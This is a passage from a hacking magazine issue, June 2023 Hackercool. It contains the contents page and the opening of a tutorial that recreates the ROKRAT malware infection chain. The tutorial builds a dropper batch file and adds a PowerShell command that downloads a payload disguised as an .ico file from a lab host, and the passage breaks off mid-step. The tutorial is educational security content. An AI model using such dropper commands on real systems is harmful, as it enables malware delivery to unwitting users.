Simplifying Cyber Security since 2016

Hackercool

June 2023 Edition 6 Issue 6

Learn Real World Hacking

Hackers don't send you an EXE file and wait for you to click on it.

They plan an entire infection chain. Recreating the ROKRAT infection chain - Embedding EXE in Windows Shortcut (LNK)

Exploitation of PaperCut with Metasploit while simulating a Real-World scenario.

This software made malware Fully Undetectable (FUD) since 2022. How?

..with all other regular Features

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publishe -r, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

Any references to historical events, real people, or real places are used fictitiously. Na -mes, characters, and places are products of the author’s imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

HACKERCOOL
Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 6 Issue 6

No editor's note but do you know it feels awesome while its raining outside and we are working inside our room, until & unless there's no powercut.

"THE NUMBER OF POTENTIALLY BREACHED ORGANIZATIONS SO FAR IS SIGNIFICANTLY GREATER THAN THE INITIAL NUMBER NAMED AS PART OF CLOP'S LAST MFT EXPLOITATION: THE FORTRA GOANYWHERE MFT CAMPAIGN,"

- RELIAQUEST THIRD FLAW UNCOVERED IN MOVEIT TRANSFER APP

INSIDE

See what our Hackercool Magazine June 2023 Issue has in store for you.

1. Real World Hacking:
   Infection chain of ROKRAT - before & after Macros

2. Metasploit This Month:
   Exploitation of PaperCut with Metasploit while simulating a Real-world scenario

3. Online Security:
   Fear trumps anger when it comes to data breaches - angry customers vent but fearful customers don't come back.

4. What's New:
   Kali Linux 2023.2.

5. AV Evasion:
   BATCLOAK

6. Cyber Security:
   Car thieves are using increasingly sophisticated methods and most new vehicles are vulnerable.

Downloads

Other Useful Resources

Infection chain of ROKRAT - Before & after ban of Macros

REAL WORLD HACKING

Hackers don't send you a malicious EXE and ask you to click on it to get a reverse shell from your system. To make the hacking attack effective, lot of complex processes and steps are employed by them, These steps and processes that are used to infect a target system is called as Infection Chain. Hackers constantly improvise their infection chain to stay above the White Hat guys. In this Issue, we bring you the infection chain of ROKRAT, but first a little background.

What is ROKRAT?

You all know what is a RAT. It is a Remote Administration Tool that is used to monitor computer-s remotely. ROKRAT was discovered by Cisco Talos Intelligence way back in 2017. While analyzing a malicious document (maldoc) sent by North Korean hacking group APT37, they observed that the payload distributed at the end of the infection chain was an executable named ROKRAT.exe. Hence, the name of the payload. it seems that ROKRAT is the favorite payload of APT37. While initially, it was only available for Windows targets, they have also released Android and macOS versions of it. Although the functionality of the ROKRAT has remained same since many years, its deployment methods (infection chain) has evolved. So, we are dividing this article into two parts. They are,

Part-1: ROKRAT with Macro infection chain.
Part-2: ROKRAT with LNK infection chain.

PART - 1

Delivering malware with macros was the favorite choice of hackers until a year back. It was no different with ROKRAT. Let's see how this infection chain worked. I am going to take it real slow. Every malware has a dropper nowadays. Let's start by building a dropper. For this, I create a Batch file named "hc_test.bat" as shown below.

When I execute this Batch file, nothing happens. Actually, a lot is happening but you can't see it. Let's add a command "pause" at the end of Batch file as shown below.


hc_test - Notepad

File Edit Format View Help

```
@echo off
net user
pause
```


Windows (CRLF) Ln 3, Col 6 100%

Once running this batch file, you can see what it does. The “net user” command lists all the users in a Windows system as shown below.




Now, I add “notepad.exe” command in between “net user” and “pause” commands in the same batch file. You know what it does right? It starts the Notepad application.

"I saw myself as an electronic joy rider. I was like James Bond behind the computer. I was just having a blast."
-Kevin Mitnick



On saving and running the file, now it opens Notepad application as shown below.



Now let's edit the file to download a file from another machine (you are right. This is going to be our payload). Let's do this in Powershell using the "Invoke_Webrequest" command. The comma-nd is given below.

"I happen to be notorious. That, I have no control over."
-Kevin Mitnick

hc_test - Notepad

File Edit Format View Help

```
@echo off
powershell -Command "Invoke-WebRequest http://192.168.40.153:8000/EXE.ico -OutFile
notepad.exe
pause
```

Windows (CRLF) Ln 2, Col 75 100%

hc_test - Notepad

